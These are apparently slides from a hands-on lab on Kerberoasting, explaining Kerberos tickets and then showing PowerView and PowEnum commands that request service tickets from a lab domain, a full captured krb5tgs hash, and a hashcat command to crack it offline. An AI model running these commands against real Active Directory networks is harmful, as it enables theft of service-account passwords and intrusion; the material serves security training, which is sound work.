*HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity\SrvsvcSessionInfo*



# Lab 3

- Kerberoasting: Beating the three headed dog


# Kerberoast Agenda

- What is Kerberos
- Invoke-Kerberoast / PowEnum Roasting
- Cracking with Hashcat



# What is Kerberos?

- 3 Heads
  - 1. Client
  - 2. Server
  - 3. Key Distribution Center (KDC)




<https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx>

# Kerberos

- 3 Exchanges
  - 1. Authentication Service (AS) Exchange
  - 2. Ticket Granting Service (TGS) Exchange
  - 3. Client/Server (CS) Exchange

## Ticket Granting Ticket (TGT)

Portion is encrypted with User Account Password Hash




# Kerberos

- 3 Exchanges

1. Authentication Service (AS) Exchange
2. Ticket Granting Service (TGS) Exchange
3. Client/Server (CS) Exchange

## Service Ticket (ST)

Portion is encrypted with the Service Account Password Hash




# Kerberos

- 3 Exchanges

1. Authentication Service (AS) Exchange
2. Ticket Granting Service (TGS) Exchange
3. Client/Server (CS) Exchange

## Service Ticket (ST)

Portion is encrypted with the Service Account Password Hash




<https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx>

# Kerberoast


## Service Ticket (ST)

Portion is encrypted with the Service Account Password Hash



<https://redmondmag.com/articles/2012/02/01/understanding-the-essentials-of-the-kerberos-protocol.aspx>

# Kerberos Attacks





# Kerberoast (PowerView)

```
PS C:\Users\andrew\Desktop\PowerView> Import-Module .\PowerView.ps1
PS C:\Users\andrew\Desktop\PowerView> Invoke-Kerberoast -OutputFormat Hashcat -Verbose | fl
VERBOSE: [Get-DomainSearcher] search string: LDAP://LabDC1.defcon.local/PC_defcon,DC=local
VERBOSE: [Get-DomainUser] Searching for non-null service principal names
VERBOSE: [Get-DomainUser] filter string: (&(samAccountType=805306368)(servicePrincipalName=*))

SamAccountName : sql\demo_svc
DistinguishedName : CN=sql demo,CN=Users,DC=defcon,DC=local
ServicePrincipalName : MSSQLSvc/SQLSRV01.defcon.local
Hash : $krb5tgs$23$*sql\demo_svc$defcon.local$MSSQLSvc/SQLSRV01.defcon.local$*DE09FEC67C738A53BD2015DC12
      AEA9B8$D5F4D4A34778AC41D0229339611B291049717BD54DC5DC6864BB7288D30DB83386F18A3648304DD5D9E9FCCE1
      64C250591F2D011181615DE9A692D45246873DCFB5F0A76B65A0312A4A9D97BB46C6CE9CF3E7650337B448F40DB6D2A4
      5D292FC299F9A341D198A2CF3BCA168F68CB562DA6E85576B28E6C2641AD99F2DE8A66AACD1B9B447B97669E8877EC5
      025A29303173DE271EF7CB60ACB03BA91CF53A3483BDF5522CF83DCB2B310077AEAF2ADF72E049376E176C4FD884DC52
      D7BBB8639D811CA91F771CF0314D8170D0DA2B2B47ECAA0FCED9052282B7839512D977577FFFFADA49A348E3729EA96A
      B7A69E2B1B3ABB3C75C446B75B13183057379F9F5C1EF97E101FAA084FD5F253391464DA72D89A614C231B6E6D5D5B57
      5751EBBF58ADA578B65EB885D9609C6A44770EC681F618E2CFFBFFD039A460138DB74FE637E1708106BA9D6E398398C1
      99B55AE6C61AD7217433F144E1019BDD7CD2389611698D5A151F73E73EC4F4A46F59AF6F5A802C2785C3FF12C3F4E5D0
      34A2D3BA8FFC48D8F0607A9AB5C6B0ED3459D3A24DF70ACD5AB56044E572B4A95A7BFF6D5FAFD890DCD2F79595A07C50
      A51693BAC33914D5F38BC8170AF956ABEDCAB37977BF038AE5A416998733673B112221845020FF776AAC04E409606B46
      75859DF782B4AFB8715A5B2AFD52F8FD276CFDBEA3A58EBC907B82AD79507295B864066044C9662896D8FDEC6DF885C9
      D43F93C30B47518EE28E28D3A4483D6A510C9971A580C2A76BD4ED0AB845957A005EE75A35A9C8EA9CF3ECF64D276277
      E20F5BA41AB7116E6082B92BB4439A42C8B672B53698DDCCE71494210427DB57F6D6DB8BEF817CD794F2D8A138208FF2
      CE07E298C386B3205713C0489297352200CB62A0BB8E2160E342348632F1D50B186CF89E2F1ACB9B86B2037EC36C8A0B
      DFB1D08ECF12D8C34F6389BE9757A740E5DB5AD5F96FF2679789728EEE7E8E2568FF76DE8DD90DB7E81A2A2CE9064680
      D3907F3A3E976317821B24C191BF4B386BC7291769C7A58F8765D6E50C2EDBAB926CA9B27152086A085F7BA0474A1586
      E74DD67BDDCF96E5B963EDD0BB2D5A0A97024E65CC3F066F280FFB56DD5351602FB5FE2A34C302B54DF4B72C66C92FF
      6523586FE0E7D78F3A848BF7B17199D98F2B189DCBC5201A91E20213140308A2F1EAEC6007667A5A4D249CD97A71FE4
      BBA71BC60132B09D9C6F9D4E36408486E32D07E1448B3B399827B27A997FFE6A0C0685F586A4306BBD75EB70A560BA64
      FBB6BD8CD177D06B9C2FD1C41841C6FE434D5CF4B19B5CCE962790720973D5B2DC6AB27D8302CC57308C8912C913D735
      C621ABFDD4666108DF04FDDDE9C2A18A55304144B349298AAB88C8C30D976FF86040FA6D3A295A34101F0DD04DDF2667
      D0CBB0833B7235767CD1FC11F3C9B1817D727AF82C223E45508927BCBBB8F7FD101C03F743C5148B14E4AB6BD3B63143
      1A57EBF9CF8EB3EBCF832084112ADE62F
```

```
PS C:\Users\andrew\Desktop\PowerView>
```

# Kerberoast – Downloading PowEnum



# Kerberoast – Requesting a TGS (PowEnum)

```
PS C:\Users\defconadmin\Desktop\PowEnum> Import-Module .\PowEnum.ps1
PS C:\Users\defconadmin\Desktop\PowEnum> Invoke-PowEnum -Mode Roasting -NoExcel
```

What do you see?

# Kerberoast – Requesting a TGS (PowEnum)

```
PS C:\Users\defconadmin\Desktop\PowEnum> Import-Module .\PowEnum.ps1
PS C:\Users\defconadmin\Desktop\PowEnum> Invoke-PowEnum -Mode Roasting -NoExcel
[>] Downloading Powerview | https://raw.githubusercontent.com/Powershellmafia/Pow
SS
Enumeration Domain: defcon.local
Enumeration Mode: Roasting
[>] Downloading ASREPRoast | https://raw.githubusercontent.com/HarmJ0y/ASREPRoast
[!] ASREPRoast (John Format) | 0 Identified
[!] Kerberoast (Hashcat Format) | 1 Identified
Running Time: 0s
Current Date/Time: 07/06/2017 02:45:52
Exiting...
```



SamAccountName	DistinguishedName	ServicePrincipalName	Hash
sqldemo_svc	CN=sql demo,CN=Users,DC=defcon,DC=local	MSSQLSvc/SQLSRV01.defcon.local	\$krb5tgs\$23\$*sqldemo_svc\$defcon.local\$MSSQLSvc/SQLSRV01.defcon.local*\$969168E80

# Cracking with Hashcat

Part of the service ticket is encrypted with the NTLM hash of the target service instance



<https://hashcat.net/wiki/doku.php?id=oclhashcat>

A screenshot of a GitHub repository page. The repository is named "praetorian-inc / Hob0Rules". The "Code" tab is selected. At the top, there are links for Issues (1), Pull requests (0), Projects (0), and Wiki. Below the header, it says "Password cracking rules for Hashcat based on statistics and industry patterns". It shows 13 commits and 1 branch. A dropdown menu shows "Branch: master" and a button for "New pull request". A list of commits is shown, each with a small profile picture, the author's name, the commit message, and a "..." button. The commits are: "hob0 Merge pull request #1 from amlweerms/unicode-fix ...", "wordlists wordlists added", "README.md Replace unicode hyphens with regular hyphens", "d3adhob0.rule Added lowercase rules back in / updated readme", "hob064.rule Changed title", and "README.md".

Author	Commit Message	Details
hob0	Merge pull request #1 from amlweerms/unicode-fix	...
	wordlists	wordlists added
	README.md	Replace unicode hyphens with regular hyphens
	d3adhob0.rule	Added lowercase rules back in / updated readme
	hob064.rule	Changed title
	README.md	

# Cracking with Hashcat

13100 | Kerberos 5 TGS-REP etype 23 | Network Protocols",

```
defconadmin@LabKali:~/rules$ hashcat -r hob064.rule -m 13100 hashes/kerb_test.txt rockyou.txt -o cracked_kerb.txt --force  
hashcat (v3.30) starting...
```

```
NVIDIA: no NVIDIA devices found  
OpenCL Platform #1: The pool project  
=====
```

```
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2673 v3 @ 2.40GHz, 2047/5228 MB allocatable, 2MCU
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 64
```

```
Applicable Optimizers:
```

- \* Zero-Byte
- \* Not-Iterated
- \* Single-Hash
- \* Single-Salt

```
Watchdog: Hardware Monitoring Interface not found on your system
```

```
Watchdog: Temperature abort trigger disabled
```

```
Watchdog: Temperature retain trigger disabled
```

```
* Device #1: build_opts '-I /usr/share/hashcat/OpenCL -D VENDOR_ID=64 -D CUDA_ARCH=0 -D VECT_SIZE=4 -D DEVICE_TYPE=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=13100 -D _unroll -cl-std=CL1.2'  
